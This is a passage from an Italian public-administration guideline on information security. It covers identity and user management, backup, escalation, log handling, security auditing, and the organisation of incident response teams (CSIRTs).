<sup>7</sup> Il termine deriva dall'inglese log on e significa letteralmente "inizio registrazione nel giornale di bordo", recentemente ha però assunto il significato: "ingresso in un sistema informatico usando una chiave di identificazione" (dizionario Zanichelli)

### A.2.2 LA GESTIONE DELL'IDENTITÀ

In questo paragrafo viene illustrato il processo relativo alla gestione dell'identità in un sistema informativo, composto eventualmente da più elaboratori, governato da un'unica organizzazione.

La peculiarità di questa condizione è che tutte le attività connesse alla gestione dell'identità fanno capo ad un'unica organizzazione, anche se condotte da gruppi diversi, quindi possono utilizzare regole e standard "interni". In questi casi all'utente vengono associate prerogative (cioè attributi legati all'identità) conosciute esclusivamente all'interno dell'organizzazione<sup>8</sup>.

Questo caso è ancora oggi il più frequente, tanto che molti prodotti di mercato si propongono come soluzioni per organizzazioni "chiuse", siano esse di piccole dimensioni, oppure complesse ed articolate.

#### **Modello semplificato**

La Figura 5 schematizza un generico sistema di gestione delle utenze interno ad un'organizzazione.

Generalmente si possono distinguere tra utenti interni all'organizzazione ed utenti esterni. I primi accedono ai servizi informatici presso sedi dell'amministrazione, mediante canali controllati. Gli utenti interni, per il fatto stesso di appartenere all'organizzazione, in genere sono "autorizzati" ad accedere ai suoi servizi; la fase di autorizzazione coincide quindi con la fase di autenticazione.




Figura 5 – Schema semplificato di gestione delle utenze in un'organizzazione

<sup>8</sup> Il modello classico è quello di un'amministrazione in cui gli utenti del sistema informativo fanno parte di tale organizzazione. Molto spesso, anche nel caso i sistemi informativi vengano aperti ad utenti esterni all'organizzazione (ad esempio imprese), gli utenti esterni dovranno comunque attenersi agli standard ed alle regole del sistema a cui si connettono. In tale caso, alquanto frequente, avremo sistemi aperti dal punto di vista della connettività ma chiusi per quel che riguarda la gestione delle utenze.

L'autenticazione deve aver luogo nel momento dell'attivazione della sessione di lavoro (fase di login) controllando le credenziali d'accesso dell'utente. Superata con successo la fase di autenticazione, il sistema dovrà associare l'identificativo utente ed i relativi privilegi a ciascun processo attivato nel corso della sessione di lavoro, finché la sessione di lavoro non sarà chiusa. Le applicazioni a loro volta determinano se dare corso o meno alle richieste dell'utente (controllo degli accessi) basandosi sul suo identificativo, sui privilegi, su dati di contesto e su informazioni ricevute nel corso delle interazioni. Le applicazioni possono anche utilizzare tali informazioni per impostare i menu in modo tale da presentare all'utente le sole funzioni che questi è autorizzato ad eseguire. In quest'ultimo caso l'attività di controllo accessi può essere ancora presente, con l'obiettivo di evitare che, per errore o a seguito di attacchi, i processi possano eseguire operazioni non lecite<sup>9</sup>.

Talvolta in un'organizzazione sono presenti applicazioni critiche che richiedono un livello di autorizzazione superiore a quello medio (in figura si è supposto che tale caratteristica sia presente in "appl 1"). La criticità può consistere:

- a. nella necessità di verificare la liceità dell'identificativo nel momento in cui viene eseguita l'operazione<sup>10</sup>;
- b. nella opportunità di discriminare l'accesso all'applicazione consentendolo ad uno specifico sottoinsieme dell'utenza aziendale.

Nel caso a) l'applicazione interessata deve autenticare l'utente ogniqualvolta questi richiede un servizio critico; nel caso b) deve autorizzarne l'accesso controllando che appartenga al sottoinsieme degli utenti abilitati. In entrambi i casi sarà presente una fase di autenticazione/autorizzazione gestita dall'applicazione.

Gli utenti esterni possono essere utenti di altre organizzazioni o utenti interni che si trovano in condizioni di dover operare fuori sede. In ogni caso tali utenti accedono ai servizi tramite risorse (sistemi e reti) che non sono sotto il diretto controllo dell'organizzazione. Per questo motivo deve essere presente un ulteriore livello di autenticazione (autenticazione di rete) che ha l'obiettivo di verificare che il soggetto che chiede la connessione rientri tra gli utenti dell'organizzazione<sup>11</sup>.

Nel caso – oramai raro – che l'organizzazione disponga di un unico elaboratore, la gestione dell'identità può essere condotta secondo lo schema di Figura 5 con il supporto delle funzioni rese disponibili dal sistema operativo.

Nel caso siano presenti più elaboratori, è ancora possibile utilizzare le funzioni dei sistemi operativi nella misura in cui i diversi sistemi sono in grado di scambiarsi le informazioni necessarie per la gestione delle utenze<sup>12</sup>.

Un processo di gestione delle utenze ideale maschera completamente la complessità dei sistemi e si presenta agli utenti ed ai gestori come un sistema unico. Secondo tale modello, l'utente può iniziare la sessione di lavoro fornendo le sue credenziali ad un qualunque punto di accesso al sistema informativo e, una volta autenticato, può ottenere i servizi cui ha diritto senza dover fornire nuove credenziali o inserire informazioni inerenti

<sup>9</sup> È possibile contrastare i problemi derivanti dalla presenza di software malevolo (virus, cavalli di Troia, bombe logiche, ecc.) limitando le azioni che tale software può compiere mediante il controllo degli accessi.

<sup>10</sup> Poiché di norma l'autenticazione viene effettuata ad inizio sessione, è teoricamente possibile che una successiva richiesta provenga da un soggetto diverso da colui che ha attivato la sessione.

<sup>11</sup> Nel modello di funzionamento del Sistema Pubblico di Connettività, questa funzione è svolta dalla porta di rete e dalla porta applicativa.

<sup>12</sup> Di solito ciò si verifica se i sistemi operativi sono dello stesso produttore, nel caso di sistemi eterogenei.

l'identità o il profilo. I gestori, d'altro canto, devono potere inserire e variare le informazioni attinenti il profilo dell'utente, i criteri di controllo degli accessi e le regole di sicurezza prescindendo da dove tali informazioni siano memorizzate.

I sistemi in commercio consentono di realizzare un modello di gestione dell'identità alquanto vicino al modello ideale.

La "distanza" dal modello di riferimento dipende dai prodotti utilizzati e dalla complessità dell'ambiente.

In genere, nei sistemi poco complessi è possibile realizzare un modello di gestione dell'identità efficace con le sole funzioni dei sistemi operativi, mentre in ambienti più complessi occorre integrare tali funzioni con quelle di prodotti specializzati.

### ***Schema di gestione con più ambienti elaborativi***

In generale il modello di gestione delle utenze di un'organizzazione è più complesso di quello presentato in Figura 5. Infatti di solito le applicazioni sono "ospitate" da ambienti elaborativi diversi, ciascuno dei quali ha un proprio sistema di gestione delle utenze.

Le differenze tra gli ambienti possono dipendere dalle differenti tecnologie utilizzate (ad es. Unix o Windows), dai diversi ambiti di automazione (ad es. posta elettronica, workflow, ERP...) o dalla dislocazione in sedi diverse<sup>13</sup>. In ogni caso, prescindendo dalle motivazioni per cui esistono ambienti separati, il modello di gestione delle utenze può essere ricondotto a quello schematizzato nella Figura 6.




Figura 6 – Schema di gestione delle utenze in un'organizzazione con più ambienti elaborativi

<sup>13</sup> Con il termine "ambiente elaborativo" si intende un insieme di applicazioni integrate ed omogenee che si presentano all'utente come un unico ambiente di lavoro omogeneo. Questa definizione prescinde dalla configurazione dell'hardware, per cui è possibile che su uno stesso elaboratore siano presenti più ambienti o che un ambiente si avvalga di più elaboratori.



Ciascuno degli ambienti elaborativi riportati in figura è caratterizzato da una gestione delle utenze conforme a quanto descritto nel paragrafo precedente, vale a dire:

- l'autenticazione degli utenti ad inizio sessione;
- l'eventuale autenticazione ed autorizzazione da parte di applicazioni critiche, anche in momenti successivi all'inizio della sessione;
- il controllo degli accessi.

Gli utenti interni hanno la possibilità di accedere a più ambienti elaborativi e, se non sono presenti strumenti che ne mascherano la molteplicità, dovranno eseguire più procedure di logon.

In generale più l'organizzazione è complessa, maggiore è il numero degli ambienti elaborativi ed in tali organizzazioni, anche quando le scelte progettuali consentono un elevato livello di integrazione tra i sistemi di gestione, permane almeno un ambiente che richiede una gestione separata delle utenze.

In quasi tutte le amministrazioni odierne è inoltre presente un particolare ambiente elaborativo: l'ambiente web. Tale ambiente è destinato principalmente a servire l'utenza di Internet, recentemente è però divenuto anche il canale di accesso privilegiato ai servizi informatici di carattere istituzionale.

In questo caso il sito web, o portale, diviene il canale logico con cui gli utenti esterni possono accedere ai cosiddetti servizi di e-government.

Si possono distinguere tre tipologie di interazione con i sistemi informativi aziendali:

- accesso libero (di solito limitato alle sole informazioni pubbliche);
- accesso previa registrazione, riservato a particolari categorie di utenti (ad esempio fornitori);
- accesso alle funzioni interne da parte degli utenti autorizzati.

Nel caso b) le operazioni di identificazione ed autenticazione devono essere eseguite dal sito web o dal portale; nel caso c) invece sono ancora possibili due alternative: l'utente effettua l'autenticazione presso il portale e, se autorizzato, viene instradato verso le funzioni interne, oppure accede a tali funzioni con un percorso diretto, previa autenticazione di rete.

La scelta tra i due approcci dipende da considerazioni che devono tenere in conto sia le esigenze di natura funzionale che di sicurezza.

Si vuole comunque osservare che i portali stanno acquisendo un'importanza sempre maggiore nella gestione dell'identità, tanto che alcune architetture prevedono che tutti gli utenti (anche quelli interni) effettuino le operazioni di identificazione ed autenticazione presso tali punti di ingresso alle funzioni aziendali.

### A.2.3 LA REGISTRAZIONE DEGLI UTENTI

La gestione dell'identità comprende, oltre alle attività descritte, la registrazione degli utenti e l'assegnazione del profilo (cfr. Figura 4).

Quando la gestione dell'identità è interna all'organizzazione, queste attività devono essere svolte dalle strutture interne con modalità dipendenti dall'organizzazione dell'amministrazione (a titolo di esempio si consideri la procedura di cui al punto E.3).

In questo caso la registrazione è comunque facilitata dal fatto che gli utenti sono anche dipendenti dell'amministrazione, quindi "conosciuti" dall'organizzazione.

Quest'ultima condizione non si verifica quando l'amministrazione offre servizi verso utenti esterni che non sono propri dipendenti, caso sempre più frequente con il diffondersi dei servizi via Internet.

In questa condizione la registrazione di solito avviene con metodi diversi, non sempre rigorosi. In molti casi, ad esempio, l'utente esegue la registrazione per conto proprio, inserendo le informazioni necessarie in un modulo in linea, senza alcun contatto diretto con l'organizzazione che eroga i servizi<sup>14</sup>.

È facile intuire che in questo caso la registrazione, e dunque l'intera gestione dell'identità, non ha alcuna caratteristica di sicurezza (infatti l'utente può tranquillamente inserire dati falsi); tuttavia questa modalità di gestione dell'identità è frequentemente praticata per motivazioni di natura funzionale<sup>15</sup>.

Le politiche di sviluppo della Società dell'Informazione, prevedono che, con la diffusione della Carta d'Identità Elettronica (CIE) e della Carta Nazionale dei Servizi (CNS), venga utilizzato un metodo di registrazione degli utenti esterni che assicura l'affidabilità dei dati e dunque la sicurezza delle transazioni.

Questo metodo si basa sulla verifica diretta dell'identità da parte di soggetti istituzionali. La verifica avviene all'atto della consegna della carta e le informazioni relative all'identità sono registrate all'interno della carta e possono essere utilizzate in modo sicuro nel corso di ogni interazione con i sistemi informativi delle PA.

### La scelta dell'identificativo utente

Il sistema "tradizionale" per la gestione dell'identità è costituito dall'uso congiunto di un identificativo utente (userid) e di una parola chiave (password).

L'identificativo utente ha principalmente due funzioni:

- costituisce la credenziale per l'accesso ai servizi, o parte di essa;
- è il dato che compare nei log che riportano le elaborazioni svolte nel corso di una sessione.

Ai fini della gestione dell'identità, l'identificativo utente deve permettere di risalire al soggetto che lo ha utilizzato, con modalità che dipendono dal bilanciamento tra le esigenze di semplicità di gestione e di privacy degli utenti.

A seconda di quale prevalga l'una o l'altra esigenza, l'identificativo può essere scelto con logiche diverse, come riportato in Figura 7.




Figura 7 – Criteri per la formazione dell'identificativo utente (userid)

<sup>14</sup> Ad esempio questa condizione si verifica in tutte le applicazioni web in cui si chiede agli utenti di registrarsi, fornendo i propri dati, per poter accedere ad aree particolari del sito.

<sup>15</sup> Ovviamente questa tecnica di registrazione può essere utilizzata per operazioni che non sono particolarmente critiche (ad esempio informazioni condivise da una comunità di utenti). L'obiettivo della registrazione può essere quello di raccogliere informazioni per statistiche o per inviare agli utenti comunicazioni, inviti e materiale pubblicitario.



Sono in generale da evitare gli identificativi espliciti come nome e cognome.

D'altronde l'utilizzo di codici complessi che non siano mnemonici rende difficoltoso l'accesso al sistema da parte dell'utente e le attività di manutenzione da parte degli amministratori di sistema.

Una buona soluzione consiste nell'uso delle carte per l'identificazione in rete (CIE, CNS o carta multiservizi del dipendente) che consentono l'uso di codici anonimi senza introdurre complessità operative.

#### A.2.4 L'ASSEGNAZIONE DEL PROFILO

Nell'ambito di una stessa organizzazione, è consigliabile classificare le utenze in poche categorie caratterizzate da profili alquanto generici.

I profili tipici sono: utente generico, amministratore di sistema, utente di un particolare ufficio, dirigente responsabile, ecc.

Di norma i profili sono assegnati dai responsabili delle attività o degli uffici in momenti successivi alla registrazione, quindi comunicati agli amministratori di sistema per l'impostazione dei privilegi.

Spesso è presente una gestione dei profili di tipo applicativo, in cui caso i programmi utilizzano proprie tabelle per associare agli utenti dei profili validi nel particolare contesto elaborativo. In questo caso la gestione dei profili deve essere svolta dal responsabile dell'applicazione concordemente con le indicazioni fornite dal Responsabile della sicurezza.

### A.3 LA GESTIONE DEI SUPPORTI

Devono essere previste specifiche procedure per la gestione dei supporti di memorizzazione presenti presso la sede centrale ed in periferia.

Particolare cura deve essere posta nella sensibilizzazione degli utenti circa la necessità di una attenta gestione dei supporti di memorizzazione di uso personale.

Al punto E.5 è riportato un esempio di procedura di gestione dei supporti di memorizzazione.

### A.4 LE ATTIVITÀ DI SALVATAGGIO/RIPRISTINO DEI DATI

Dovranno essere previste opportune procedure per il salvataggio dei dati gestiti e l'eventuale ripristino.

L'amministrazione dovrà individuare il periodo di conservazione delle informazioni salvate bilanciando l'esigenza di mantenimento dei dati a scopo di indagine, con quella di tutela della riservatezza delle informazioni archiviate.

La procedura di salvataggio/ripristino descritta al punto E.6 prospetta un modalità tipica di gestione delle copie di salvataggio.

Si pone inoltre l'accento sull'importanza di garantire la sicurezza delle copie di salvataggio conservandole in locali adeguatamente protetti nei confronti di atti malevoli o di eventi eccezionali (incendi, allagamenti, ecc.).

## A.5 LA GESTIONE DEI PROBLEMI DI SICUREZZA

L'organizzazione e le procedure per la gestione dei problemi di sicurezza dovranno prendere in esame qualunque situazione od evento che possa essere sintomo di una violazione o di un pericolo di violazione del sistema di sicurezza.

La procedura di gestione dei problemi dovrà essere innescata a fronte di:

- quesiti e segnalazioni da parte degli utenti;
- situazioni anomale osservate dagli addetti al monitoraggio ed alla vigilanza;
- segnalazioni da parte di enti esterni, quali il GovCERT o il Centro di gestione del Sistema Pubblico di Connettività.

Nel caso si rilevi la presenza di un problema di sicurezza, dovrà essere innescata la procedura di *escalation*.

### A.5.1 PROCEDURE DI ESCALATION

Dovranno essere previste opportune procedure per l'innalzamento del livello di attenzione verso problemi di sicurezza (*escalation*).

Le procedure di *escalation* dovranno prevedere che il problema, dopo aver raggiunto un predefinito livello di allerta, venga comunicato al livello decisionale più elevato (al Responsabile della sicurezza e, nel caso di partecipazione al SPC, al Centro di gestione del Sistema Pubblico di Connettività). Una possibile scala delle responsabilità, riportata a titolo di esempio, è: utente → operatore → responsabile locale della sicurezza → Responsabile della sicurezza.

Nei casi in cui il problema di sicurezza avrà raggiunto tale livello di attenzione, il Responsabile della sicurezza ed il Responsabile del sistema informativo collaboreranno nella risoluzione del problema.

### A.5.2 GESTIONE DEI LOG

Dovranno essere previste opportune procedure per la raccolta, l'analisi e la conservazione delle registrazioni (LOG) effettuate dagli apparati di rete.

È consentita la gestione remota dei log di sicurezza, purché le relative informazioni viaggino in rete opportunamente protette (ad esempio con cifratura).

## A.6 IL CONTROLLO E IL MONITORAGGIO DEL SISTEMA DI SICUREZZA

Il presente paragrafo definisce il procedimento per il controllo delle misure di sicurezza adottate, la verifica della loro efficacia e della coerenza con le Politiche di Sicurezza definite nel Documento Programmatico della sicurezza predisposto dall'amministrazione, in funzione dei seguenti aspetti:

- eventuali mutamenti (tecnologici e/o organizzativi) avvenuti all'interno dell'azienda;
- mutamenti nello stato dell'arte delle tecnologie informatiche;
- eventuali vulnerabilità riscontrate durante le normali operazioni aziendali.

I principali compiti di *audit* sono riconducibili a:

- verificare la coerenza delle misure di sicurezza adottate con gli standard nazionali e/o internazionali e le normative vigenti in materia;

- eseguire verifiche periodiche sui livelli di sicurezza realizzati;
- individuare i sistemi di attacco ai Sistemi informativi automatizzati, sulla base anche dell'evoluzione tecnologica e delle nuove minacce che nel tempo si presentano;
- simulare attacchi estemporanei ed imprevedibili ai Sistemi informativi;
- proporre eventuali modifiche/implementazioni ai sistemi di sicurezza sulla base dei controlli effettuati.

I test specifici di verifica delle misure logiche possono essere effettuati con l'ausilio dei moderni strumenti automatizzati di "network scanning" che hanno raggiunto elevati livelli di flessibilità e copertura: essi consistono in un'approfondita analisi del sistema in esame, con lo scopo di individuare i livelli di versione e di aggiornamento dei sistemi operativi, del *middleware*, degli applicativi installati e la configurazione dei relativi parametri di sicurezza, per confrontare poi queste informazioni con un database di potenziali debolezze denunciate dai produttori o individuate dalla comunità internazionale degli utenti.

È particolarmente importante affiancare a queste attività una serie di attacchi di tipo intrusivo (test di penetrazione), che prevedano ad esempio tentativi esaustivi di individuazione delle password e penetrazione dei sistemi informatici, sia dall'interno che dall'esterno del Sistema informativo oggetto della verifica.

Per quanto riguarda le misure organizzative, va verificato il loro rispetto da parte di tutti gli utenti coinvolti.

La cadenza dei controlli sull'efficacia delle misure di sicurezza adottate deve essere almeno annuale.

Non è necessario controllare tutto l'impianto del piano di sicurezza contemporaneamente: viceversa è consigliabile scaglionare i controlli sui diversi aspetti della sicurezza dell'amministrazione in modo da rendere più semplici le verifiche e ridurre gli inconvenienti che esse comportano.

L'utilizzo di verifiche mirate è particolarmente significativo quando queste ultime sono stimulate dalla rilevazione di nuovi o diversi rischi alla sicurezza dovuti al mutamento della tecnologia o al cambiamento del contesto organizzativo: in tutti questi casi è sufficiente una verifica mirata all'impatto sulla sicurezza dei cambiamenti verificatisi.

In allegato è riportato un esempio di procedura di verifica/auditing (cfr. E.1).

## APPENDICE B

# Indicazioni per la gestione degli incidenti informatici

### B.1 GLI INCIDENTI DI SICUREZZA INFORMATICA

Intendiamo per evento un qualsiasi avvenimento osservabile in un sistema o in una rete. Gli eventi includono un utente che accede ad un file condiviso, un server che riceve una richiesta per una pagina web, un utente che invia posta elettronica, un firewall che blocca un tentativo di connessione.

In passato, si intendeva per incidente di sicurezza informatica un evento avverso relativo alla sicurezza, che comportava una perdita di riservatezza, di integrità o di disponibilità dei dati. L'insorgere di nuovi tipi di incidenti di sicurezza informatica ha reso necessario rivedere la definizione di incidente. Un incidente può attualmente essere meglio definito come la violazione o l'imminente minaccia di violazione della politica di sicurezza informatica o delle prassi di sicurezza standard.

### B.2 IMPORTANZA DELLA PREVENZIONE E DELLA GESTIONE DEGLI INCIDENTI

Le minacce alla sicurezza sono diventate non solo più numerose e disparate ma anche più dannose e dirompenti anche perché emergono frequentemente nuovi tipi di attentati alla sicurezza.

Le attività di prevenzione basate sui risultati della valutazione dei rischi possono diminuire il numero di tali eventi, tuttavia, come noto, gli incidenti non possono essere totalmente evitati. Solo recentemente ci si è resi conto dell'inefficacia di un approccio totalmente mirato alla protezione in quanto, qualsiasi contromisura, anche la più efficace, non è in grado di garantire una protezione totale. È su questo presupposto che le definizioni più attuali e moderne di sicurezza informatica prevedono tre aree:

- protezione dagli incidenti di sicurezza;
- rilevazione degli incidenti;
- reazione agli incidenti.

A queste tre aree, ne va aggiunta una quarta focalizzata al miglioramento della protezione sulla base degli incidenti avvenuti.

Nel corso del 2004, secondo quanto riferito da qualche fonte, sarebbero state scoperte a livello internazionale circa 2500 nuove vulnerabilità sui prodotti software commerciali, la maggior parte delle quali caratterizzate da una gravità media ed alta, e contemporaneamente si è registrata la comparsa di 11.000 nuovi malware in grado di colpire i sistemi Windows anche se quelli che causano incidenti gravi nel nostro paese non sono più di tre o quattro all'anno.

A queste minacce vanno aggiunte le vulnerabilità relative alle applicazioni non commerciali come pure tutte le situazioni di rischio derivanti da errori di configurazione e da procedure inadeguate.

Questi dati danno l'idea delle dimensioni del fenomeno che non è efficacemente contrastabile ricorrendo alle sole misure di protezione.

Una più alta attenzione alla sicurezza nazionale, conseguente anche ai noti eventi dell'11 settembre 2001, sta inoltre facendo crescere la consapevolezza ed il timore di possibili disastrosi effetti di attacchi informatici.

Per affrontare queste gravi minacce il concetto di risposta agli incidenti di sicurezza informatica, ove per risposta si intendono non solo le attività di reazione ma anche quelle di prevenzione, è diventato largamente accettato a livello governativo, privato ed accademico.

Non a caso istituzioni internazionali e soprannazionali hanno messo in evidenza e prodotto raccomandazioni, linee guida, risoluzioni, direttive in merito.

Anche organismi tecnici internazionali hanno promulgato standard che danno risalto alla gestione degli incidenti come uno degli aspetti fondamentali nella realizzazione e gestione di un sistema di sicurezza informatica.

### B.3 I COMPUTER SECURITY INCIDENT RESPONSE TEAM (CSIRT)

Allorché si verifichi un problema di sicurezza informatica il fattore critico è la capacità di rispondere in modo veloce ed efficace. La rapidità, con la quale l'organizzazione è in grado di riconoscere un incidente o un attacco e successivamente analizzarlo e contrastarlo, limita in modo importante il danno inferto o potenziale ed abbassa il costo del ripristino e pertanto la capacità di rispondere prontamente ed in modo efficace ad una minaccia alla sicurezza è un elemento critico per un ambiente informatico sicuro.

Un'attenta analisi della natura dell'attacco o dell'incidente può inoltre permettere di individuare misure preventive efficaci ed a largo spettro volte a contrastare eventi simili.

Una risposta efficace agli incidenti è un'attività complessa e pertanto la creazione di una buona capacità di risposta richiede una significativa pianificazione e notevoli risorse.

Un modo per fornire tale risposta passa per la creazione di un gruppo, designato o istituito in modo formale, cui è data la responsabilità della gestione degli eventi di sicurezza.

L'istituzione di un gruppo focalizzato sulle attività di gestione degli incidenti permette di sviluppare la competenza nella comprensione degli attacchi e nelle intrusioni insieme all'acquisizione della conoscenza delle metodologie di risposta agli incidenti.

Il primo gruppo di risposta agli incidenti fu creato dal governo statunitense pochi giorni dopo il 2 novembre del 1988, data in cui accadde il primo grave incidente di sicurezza su Internet: il lancio del primo "Internet worm".

L'organismo prese il nome di Computer Emergency Response Team (CERT™). Quel CERT ha continuato ad operare ed è divenuto il CERT Coordination Center, organismo internazionale che ha anche la finalità di condividere e divulgare linee guida sulla creazione e la gestione di gruppi di risposta agli incidenti

Tali gruppi vengono generalmente denominati con i seguenti acronimi:

- IRT – *Incident Response Team*
- CIRT – *Computer Incident Response Team*

- CSIRT – *Computer Security Incident Response Team*
- SIRT – *Security Incident Response Team*
- SERT – *Security Emergency Response Team*
- CSERT – *Computer Security Emergency Response Team*

Nella parte seguente del documento verrà utilizzata, per indicare tali strutture, la denominazione più comunemente usata di Computer Security Incident Response Team (CSIRT).

Ad oggi sono formalmente riconosciuti nel mondo 170 gruppi CSIRT affiliati all'organismo statunitense FIRST (Forum of Incident Response and Security Teams), anche se il numero effettivo di CSIRT ad oggi costituiti è di gran lunga superiore. Dei 170 CSIRT ufficialmente registrati, 46 appartengono ad entità governative e gli altri (in proporzione di due a uno) ad aziende e ad enti di ricerca ed accademici.

Nell'ambito dell'organismo TERENA (Trans European Research and Education Networking Association) è inoltre attiva una struttura denominata TF-CSIRT (Task Force CSIRT) per il supporto ed il coordinamento dei CSIRT europei che conta attualmente 42 aderenti, alcuni dei quali affiliati anche al FIRST.

I CSIRT governativi in Europa sono attualmente 19 di cui 16 in rappresentanza dei paesi che hanno già aderito all'Unione Europea.

Un CSIRT costituisce un singolo punto di contatto per la segnalazione di problemi ed incidenti di sicurezza informatica e si caratterizza in base ad alcuni principali elementi:

- la comunità di riferimento;
- il Modello Organizzativo;
- i servizi erogati e le capacità intrinseche;
- le relazioni con entità ed organismi esterni.

La struttura e l'organizzazione di un CSIRT dipendono fortemente dalla sua missione, dai suoi obiettivi e dai servizi che intende erogare, così come sono di importanza fondamentale nella individuazione dei servizi offerti, il tipo di competenze e di capacità disponibili.

Anche alcuni parametri ambientali - quali la dimensione dell'organizzazione e della comunità degli utenti, il finanziamento disponibile e la distribuzione geografica - possono influire sullo spettro ed il livello dei servizi offerti da un CSIRT. Una piccola organizzazione localizzata centralmente richiederà un CSIRT diverso da quello necessario ad una grande organizzazione distribuita geograficamente.

Alcuni CSIRT forniscono un insieme completo di servizi, inclusi l'analisi e la risposta agli incidenti, la gestione delle vulnerabilità, il rilevamento delle intrusioni, la valutazione dei rischi, la consulenza ed i test di penetrazione, mentre altri forniscono un insieme ridotto di servizi. Un CSIRT può anche essere organizzato come struttura di coordinamento piuttosto che di risposta ai singoli incidenti. In tal caso il CSIRT di coordinamento raccoglie e sintetizza le segnalazioni e le informazioni provenienti dalla comunità di riferimento producendo un'accurata fotografia degli incidenti occorsi, della vulnerabilità agli attacchi e delle tendenze.

### B.3.1 LA COMUNITÀ DI RIFERIMENTO

La comunità di riferimento di un CSIRT – *constituency* (nel linguaggio statunitense) – è costituita dagli utenti, dagli enti e dalle organizzazioni cui il CSIRT eroga i suoi servizi.

La comunità di riferimento del CSIRT, includendo la sua composizione, la sua localizzazione o distribuzione fisica o geografica, il settore in cui opera (governativo, pubblico, privato, accademico) costituisce un fattore decisivo nella scelta del Modello Organizzativo.

Una comunità di riferimento che è composta da una sola entità organizzativa come un'azienda commerciale, un'istituzione accademica, o un dipartimento governativo avrà differenti necessità organizzative rispetto ad una comunità composta da molteplici istituzioni accademiche che collaborano in una rete di ricerca o dalle agenzie governative per le infrastrutture critiche in una nazione.

### B.3.2 MODALITÀ ORGANIZZATIVE E STRUTTURA

Un CSIRT istituito formalmente può essere organizzato in una delle tre seguenti modalità:

*Gruppo centralizzato*: un singolo gruppo gestisce gli incidenti per tutta l'organizzazione di appartenenza;

*Gruppo distribuito*: l'organizzazione dispone di più gruppi distribuiti in diversi settori fisici o logici;

*Gruppo di coordinamento*: un gruppo fornisce supporto, guida e consulenza ad altri gruppi; è il caso di un CSIRT di CSIRT.

Se un gruppo opera come un CSIRT senza che gli sia stata attribuita una responsabilità formale viene indicato genericamente come gruppo di sicurezza.

